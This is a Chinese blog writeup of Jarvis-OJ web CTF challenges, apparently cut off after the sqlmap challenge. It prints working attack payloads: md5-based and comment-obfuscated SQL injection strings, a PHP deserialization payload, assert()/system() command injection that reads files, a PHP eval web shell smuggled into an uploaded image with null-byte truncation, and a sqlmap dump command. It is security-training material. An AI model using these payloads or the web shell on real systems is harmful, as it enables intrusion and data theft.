

Jarvis-OJ WEB 多题writeup

原创

烟敛寒林o 于 2019-04-19 21:12:15 发布 3123 收藏 7

分类专栏: [★CTF](#) # [【SQL Inject】](#) # [【Code Audit】](#) # [【FileUpload/FileInclude】](#) # [【Command Execute】](#) 文

章标签: [Jarvis-OJ](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/dyw_666666/article/details/89371741

版权

CTF

★CTF 同时被 3 个专栏收录

55 篇文章 2 订阅

订阅专栏



[【SQL Inject】](#)

25 篇文章 0 订阅

订阅专栏



[【Code Audit】](#)

26 篇文章 0 订阅

订阅专栏

[PORT51 \(curl\)](#)

[LOCALHOST \(伪造ip\)](#)

[Login \(SQL注入\)](#)

[神盾局的秘密 \(base64编码+反序列化\)](#)

[IN A Mess \(代码审计+过滤空格SQL注入\)](#)

[admin \(robots.txt+cookie欺骗\)](#)

[\[61dctf\]babyphp \(Git泄露+代码注入\)](#)

[Easy Gallery \(文件上传、%00截断\)](#)

[Simple Injection \(过滤空格SQL注入\)](#)

[RE? \(mysql的UDF用户自定义函数\)](#)

[flag在管理员手里 \(Hash长度扩展攻击\)](#)

[api调用 \(XXE漏洞\)](#)

[PHPINFO \(SESSION反序列化\)](#)

[PORT51 \(curl\)](#)

题目链接: <http://web.jarvisoj.com:32770/>

Please use port 51 to visit this site.

本地的51号端口访问服务器, 需要用到curl.

windows下curl下载地址: <https://curl.haxx.se/download.html>

```
curl --local-port 51 http://web.jarvisoj.com:32770/
```

```
C:\Users\Administrator>curl --local-port 51 http://web.jarvisoj.com:32770/
<!DOCTYPE html>
<html>
<head>
<title>Web 100</title>
<style type="text/css">
  body {
    background:gray;
    text-align:center;
  }
</style>
</head>
<body>
<h3>Yeah!! Here's your flag: [REDACTED] </h3>
</body>
</html>
C:\Users\Administrator>
```

https://blog.csdn.net/dyw_666666

curl的介绍和一些常见用法: <https://blog.csdn.net/liitdar/article/details/80684730>

LOCALHOST (伪造ip)

题目入口: <http://web.jarvisoj.com:32774/>

火狐插件X-Forwarded-For Header伪装成127.0.0.1

Login (SQL注入)

题目链接: <http://web.jarvisoj.com:32772/>

尝试了几个密码都显示Wrong Password.

只得抓包, 发现响应头中有hint.

Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Thu, 18 Apr 2019 01:51:35 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.21 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.21
Hint: "select * from `admin` where password='".md5($pass,true).'"
Content-Length: 145
Connection: close
Content-Type: text/html; charset=UTF-8
```

Wrong Password.

```
<form action="/" method="post">
password: <input type="text" name="pass" />
<input type="submit" value="submit" />
</form>
```

https://blog.csdn.net/dyw_666666

这里使用了md5加密，

而**ffifdyop**经过md5(\$password,true)过后恰好结果是'or'6]!r,b，即最后组成的sql语句是：

```
$sql="select * from admin where password=''or'<xxx>'"
```

所以直接输入**ffifdyop**即可得到flag.

这道题告诉我们，md5使用的时候一定要加盐！

类似题目：

题目入口：http://lab1.xseclab.com/code1_9f44bab1964d2f959cf509763980e156/

题目来源：hacking lab inject 09~

看到源代码password='".md5(\$_GET['pwd'], true)，就知道这道题和题目3的解法是一致的。

http://lab1.xseclab.com/code1_9f44bab1964d2f959cf509763980e156/?userid=1&pwd=ffifdyop

神盾局的秘密（base64编码+反序列化）

题目入口：<http://web.jarvisoj.com:32768/>

查看页面源代码：

```
1 
2
```

发现图片名经过base64加密，解密后得到文件名：

文字加密解密 MD5加密/解密 URL加密 JS加/解密 JS混淆加密压缩 ESCAPE加/解密 **BASE64** 散列/哈希 迅雷, 快车, 旋风URL加密

shield.jpg

c2hpZWxkLmpwZw==

多行 **Base64加密** **Base64解密**

https://blog.csdn.net/dyw_666666

尝试访问index.php的页面源代码，先给index.php base64加密：

文字加密解密 MD5加密/解密 URL加密 JS加/解密 JS混淆加密压缩 ESCAPE加/解密 **BASE64** 散列/哈希 迅雷, 快车, 旋风URL加密

index.php

aW5kZXgucGhw

多行 **Base64加密** **Base64解密** 清除

https://blog.csdn.net/dyw_666666

访问后发现有个shield.php:

view-source:http://web.jarvisoj.com:32768/showimg.php?img=aW5kZXgucGhw==

```

1 <?php
2     require_once('shield.php');
3     $x = new Shield();
4     isset($_GET['class']) && $g = $_GET['class'];
5     if (!empty($g)) {
6         $x = unserialize($g);
7     }
8     echo $x->readfile();
9 ?>
10 
11

```

https://blog.csdn.net/dyw_666666

shield.php中发现一句话：

flag is in pctf.php

```
view-source:http://web.jarvisoj.com:32768/showimg.php?img=c2hpZWxkLnBocA==

1 <?php
2 //flag is in pctl.php
3 class Shield {
4     public $file;
5     function __construct($filename = '') {
6         $this -> file = $filename;
7     }
8
9     function readfile() {
10        if (!empty($this->file) && stripos($this->file, '..')===FALSE
11            && stripos($this->file, '/')===FALSE && stripos($this->file, '\\')===FALSE) {
12            return @file_get_contents($this->file);
13        }
14    }
15 }
16 ?>
```

https://blog.csdn.net/dyw_666666

访问了pctl.php却没有flag:

```
1 File not found!
```

最后再看看showimg.php的内容:

```
view-source:http://web.jarvisoj.com:32768/showimg.php?img=c2hvd2ltZy5waHA=

1 <?php
2 $f = $_GET['img'];
3 if (!empty($f)) {
4     $f = base64_decode($f);
5     if (stripos($f, '..')===FALSE && stripos($f, '/')===FALSE && stripos($f, '\\')===FALSE
6         && stripos($f, 'pctl')===FALSE) {
7         readfile($f);
8     } else {
9         echo "File not found!";
10    }
11 }
12 ?>
```


https://blog.csdn.net/dyw_666666

综合分析，题目过滤了"..", "/", "\\", "pctl"

通过审计代码，这里是利用自己写shield.php中的Shield类反序列化字符串，然后利用index.php反序列把这个类实例，并将该类的filename指为pctl.php.

所以我们要将实例进行序列化，最后在index.php提交序列化后的内容.


```
<?php
class Shield {
    public $file;
    function __construct($filename = 'pctl.php') {
        $this -> file = $filename;
    }
}
$str = new Shield();
echo serialize($str);
?>
```



O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}

最终payload:

```
view-source:http://web.jarvisoj.com:32768/index.php?class=O:6:"Shield":1:{s:4:"file";s:8:"pctf.php";}
```



```
1 <?php
2     //True Flag : PCTF{W3lcome_To_Shi3ld_secret_Ar3a}
3     //Fake flag:
4     echo "FLAG: PCTF{I_4m_not_f14g}"
5 ?>
6 
7
```

https://blog.csdn.net/dyw_666666


IN A Mess (代码审计+过滤空格SQL注入)

题目入口: <http://web.jarvisoj.com:32780/>

查看页面源代码:

```
1 <!--index.phps-->work harder!harder!harder!
```

访问index.phps, 发现只有后面一半代码:



```
"}; if(!$ _GET['id']) { header('Location: inc
$b=$_GET['b']; if(stripos($a, '.')) { echo '
@file_get_contents($a, 'r'); if($data=="
eregi("111".substr($b,0,1), "1114") and
"work harder!harder!harder!"; } ?>
```

https://blog.csdn.net/dyw_666666

查看页面源代码, 发现完整代码:

```

<?php
error_reporting(0);
echo "<!--index.phps-->";

if(!$_GET['id'])
{
header('Location: index.php?id=1');
exit();
}

$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(stripos($a,'.'))
{
echo 'Hahahahahaha';
return ;
}

$data = @file_get_contents($a,'r');
if($data=="1112 is a nice lab!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and subs
{
require("flag.txt");
}
else
{
print "work harder!harder!harder!";
}
?>

```

Payload:

```

http://web.jarvisoj.com:32780/index.php?id=a&b=%00111223&a=php://input
[POST]"1112 is a nice lab!"

```

Target: <http://web.jarvisoj.com:32780>

Request

Raw Params Headers Hex

```

POST /index.php?id=a&b=%00111223&a=php://input HTTP/1.1
Host: web.jarvisoj.com:32780
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32780/index.php?id=a&b=%00111223
Content-Type: application/x-www-form-urlencoded
Content-Length: 19
Connection: close
Cookie: UM_distinctid=167f40d565457-0eab26ed0cc655-11676f4a-144000-167f40d56551f8
Upgrade-Insecure-Requests: 1

```

1112 is a nice lab!

Response

Raw Headers Hex

```

HTTP/1.1 200 OK
Date: Thu, 18 Apr 2019 09:06:51 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.21 mod_perl/2.0.8-dev Perl/5.16.3
X-Powered-By: PHP/5.6.21
Content-Length: 46
Connection: close
Content-Type: text/html; charset=UTF-8

```

<!--index.phps-->Come ON!!! [^HT2mCpcv0Lf]


https://blog.csdn.net/dyw_666666

得到下一关的地址:

```

http://web.jarvisoj.com:32780/%5EHT2mCpcv0Lf/index.php?id=1

```




hi666

接下来是SQL注入:

尝试进行注入,发现此时,简单过滤了空格,利用/*666*/绕过,且去除敏感字符


于是有: ?id=1/*666*/and/*666*/1/*666*/=/*666*/1显示正常

hi666



?id=1/*666*/and/*666*/1/*666*/=/*666*/2 显示错误,存在注入

SELECT * FROM content WHERE id=1/*666*/and/*666*/1/*666*/=/*666*/2




?id=1/*666*/order/*666*/by/*666*/1 显示正常

?id=1/*666*/order/*666*/by/*666*/2 显示正常


?id=1/*666*/order/*666*/by/*666*/3 显示正常

hi666



?id=1/*666*/order/*666*/by/*666*/4 显示错误,字段数为3

SELECT * FROM content WHERE id=1/*666*/order/*666*/by/*666*/4




https://blog.csdn.net/dyw_666666

爆库:

```
?id=-1/*6*/uniunionon/*6*/seselectlect/*6*/1,2,(database())%23
```

test



https://blog.csdn.net/dyw_666666

得到数据库名test

爆表名:

```
?id=-1/*6*/uniunionon/*6*/seselectlect/*6*/1,2,(selectlect/*6*/group_concat(column_name)/*6*/frofromm/*6*/
```

id,context,title



https://blog.csdn.net/dyw_666666

得到列名: context

读取内容:

```
?id=-1/*6*/uniunionon/*6*/seselectlect/*6*/1,2,(selectlect/*6*/context/*6*/frofromm/*6*/content)%23
```


PCTF{Fin4lly_U_got_i7_C0ngRatulation5}



admin (robots.txt+cookie欺骗)


题目入口: <http://web.jarvisoj.com:32792/>

扫一下目录, 发现有个robots.txt




Disallow: /admin_s3cr3t.php

访问该文件




flag{hello guest}

答案会这么简单吗? 不会!



只要在cookie中把admin的值由0改为1即可.



flag{hello_admin~}

这样就得到flag了.

[61dctf]babyphp (Git泄露+代码注入)

题目入口: <http://web.jarvisoj.com:32798/>

在about下发现了提示, 怀疑存在git泄露

About

昨儿做梦的时候我在梦里写了这个网站

印象中我用了这些东西:

- PHP
- GIT
- Bootstrap

https://blog.csdn.net/dyw_666666

用GitHack脚本获取

```
python GitHack.py http://web.jarvisoj.com:32798/.git/
```

```
C:\Python27\GitHack-master>python GitHack.py http://web.jarvisoj.com:32798/.git/
[+] Download and parse index file ...
index.php
templates/about.php
templates/contact.php
templates/flag.php
templates/home.php
[OK] templates/contact.php
[OK] index.php
[OK] templates/flag.php
[OK] templates/about.php
[OK] templates/home.php
```

https://blog.csdn.net/dyw_666666

浏览了下，templates目录里面没什么有用信息，

有个flag.php还是空的，但是估计题目就是要获取题目服务器上的flag.php内容，

最主要的地方是index.php的php代码部分。

```
<?php
if (isset($_GET['page'])) {
    $page = $_GET['page'];
} else {
    $page = "home";
}
$file = "templates/" . $page . ".php";
assert("strpos('$file', '..') === false") or die("Detected hacking attempt!");
assert("file_exists('$file')") or die("That file doesn't exist!");
?>
```

它使用了assert这个可以代码执行的函数，后面的file_exists()可以不用管，从strpos入手，因为内容可控，所有可以拼接

自己本地模拟下，发现php能够用 and 和 | 来执行多条命令，使用 . 作为连接符。

注入思路：

整体上可以注释掉，'..' === false，或者不注释，只在中间插入。另外要注意闭合单引号和括号。

查看目录下文件：

```
http://web.jarvisoj.com:32798/?page=flag'.system("ls templates;").'
```

当时我想的是能否直接用这样的payload实现查看源代码呢？

Payload:

```
http://web.jarvisoj.com:32798/?page=flag'.system("cat templates/flag.php;").'
```

发现页面没有显示内容，但其实就在页面源码里：

```
1 <?php
2 // TODO
3 // $FLAG = '6ldctf{8e_careful_when_uslng_ass4rt}';
4 ?>
5 <?php
6 // TODO
7 // $FLAG = '6ldctf{8e_careful_when_uslng_ass4rt}';
8 ?>
9 That file doesn't exist!
```

https://blog.csdn.net/dyw_666666

By The Way:

代入：

. 连接符， ?page=flag'.system("ls").' 代入后得到

```
assert("strpos('flag'.system("ls").", '..') === false") or die("Detected hacking attempt!");
```

执行过程：

字符串flag和system("ls")和空字符串"拼接后，作为strpos()的第一个参数。

重点是system()函数是会直接把结果输出的，不用echo，也可以输出，所以system("ls")就直接把目录输出了。

如何注释掉后面的语句：

```
?page=', '88')===false and system("cat templates/flag.php");//
```

php代码注入总结：

连接自己的命令： ; and | . ,

system("xxx") 中命令使用双引号

闭合引号：

php中单引号不解释变量，双引号解释，一般都是单引号

Easy Gallery（文件上传、%00截断）

题目入口：<http://web.jarvisoj.com:32785/>

看到upload页面，猜想应该是上传题目。

添加图片信息


图片标题:

图片描述:

上传图片: 未选择文件。

https://blog.csdn.net/dyw_666666

随便改个参数,报错warning.



Warning: fopen(index.php.php): failed to open stream: No such file!
No such file!

https://blog.csdn.net/dyw_666666

可看出是用fopen进行文件包含的,这里能够%00截断,但是不能访问index.php.

尝试修改文件名和改Content-Type,都没能成功.

```
Content-Length: 500
Connection: close
Upgrade-Insecure-Requests: 1
.....41184676334
Content-Disposition: form-data; name='title'

123
.....41184676334
Content-Disposition: form-data; name='url'

1
.....41184676334
Content-Disposition: form-data; name='pic'; filename='1.jpg'
Content-Type: image/jpeg

<?php
eval($_POST['123']);
?>
.....41184676334
Content-Disposition: form-data; name='Submit'
```



https://blog.csdn.net/dyw_666666

重点来了!!!

那么思路是把代码插入到图片中,然后包含这个图片,并利用%00截断,截取后面的.php,这里不能直接传以jpg格式结尾的php代码,估计它检查了头部,所以要将代码插入图片中.

抓包,在图片文件最后加上一句话木马

```
<script language="php">@eval($_POST['love']);</script>
```

写<?php eval(\$_POST['love'])?>并不能成功,后来看了别人的writeup才知道可能后台代码把<?php给waf了,这也是为什么index.php不能包含进去的原因.

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

1 x 2 x 3 x 4 x ...

Go Cancel < >

Request

Raw Params Headers Hex

```

~YE...
<script language="php">@eval($_POST['love']);</script>
Content-Disposition: form-data; name="Submit"

```

Response

Raw Headers Hex HTML Render

```

HTTP/1.1 200 OK
Date: Sat, 20 Apr 2019 12:27:07 GMT
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.2h PHP/5.6.21
X-Powered-By: PHP/5.6.21
Content-Length: 90
Connection: close
Content-Type: text/html; charset=UTF-8

<html lang="zh-CN">
<head>
<meta charset="utf-8">
图片ID: 1555763227 </html>

```

https://blog.csdn.net/dyw_666666

猜想访问图片的方式为:

<http://web.jarvisoj.com:32785/index.php?page=uploads/1555763227.jpg>

访问后得到回显:

web.jarvisoj.com:32785/index.php?page=uploads/1555763227.jpg

ISCC Home Submit View

Warning: fopen(uploads/1555763227.jpg.php): failed to open stre
No such file!

https://blog.csdn.net/dyw_666666

注意文件名后面有个.php, 于是想到了%00截断

访问:

<http://web.jarvisoj.com:32785/index.php?page=uploads/1555763227.jpg%00>

ISCC Home Submit View

CTF{upl0ad_sh0uld_n07_b3_a110wed}

得到flag.


Besides:

通过view进行查看图片，然后查看源码获取图片的位置：

<http://web.jarvisoj.com:32785/show.php?id=1555763227&type=jpg>

Simple Injection（过滤空格SQL注入）

题目入口：<http://web.jarvisoj.com:32787/>



burp抓包并保存为1.txt:

Burp Suite Professional v1.7.32 - Temporary Project - www.baidu.com

Request to <http://web.jarvisoj.com:32787/> [120.26.131.152]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /login.php HTTP/1.1
Host: web.jarvisoj.com:32787
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:66.0) Gecko/20100101 Firefox/66.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://web.jarvisoj.com:32787/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Connection: close
Cookie: UM_distinctid=167f40d565457-0eab26ed0cc655-11676f4a-1
Upgrade-Insecure-Requests: 1

username=admin&password=123
```

Send to Spider
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Do intercept
Convert selection
URL-encode as you type
Cut Ctrl+X
Copy Ctrl+C
Paste Ctrl+V
Message editor help
Proxy interception help

Comment this item


0 matches

根据是用户名错误还是密码错误来进行判断。可得知过滤了空格，and，or。

这里用sqlmap的一个space2comment脚本跑。

Payload:

```
sqlmap.py -r 1.txt --technique T --level 3 --tamper=space2comment -D injection -T admin --dump
```




```
do you want to crack them via a dictionary-based attack? [Y/n/q]
[20:40:14] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file 'C:\Python27\sqlmap\txt\wordlist.zip' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
[20:40:14] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]
[20:40:14] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[20:40:14] [INFO] starting 8 processes
[20:40:41] [WARNING] no clear password(s) found
Database: injection
Table: admin
[1 entry]
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1 | admin | 334cfb59c9d74849801d5acdcfdaadc3 |
+----+-----+-----+
[20:40:41] [INFO] table 'injection.admin' dumped to CSV file
[20:40:41] [INFO] fetched data logged to text files under
[*] shutting down at 20:40:41
C:\Python27\sqlmap>
C:\Python27\sqlmap>
```

password经md5解密:

eTAloCrEP

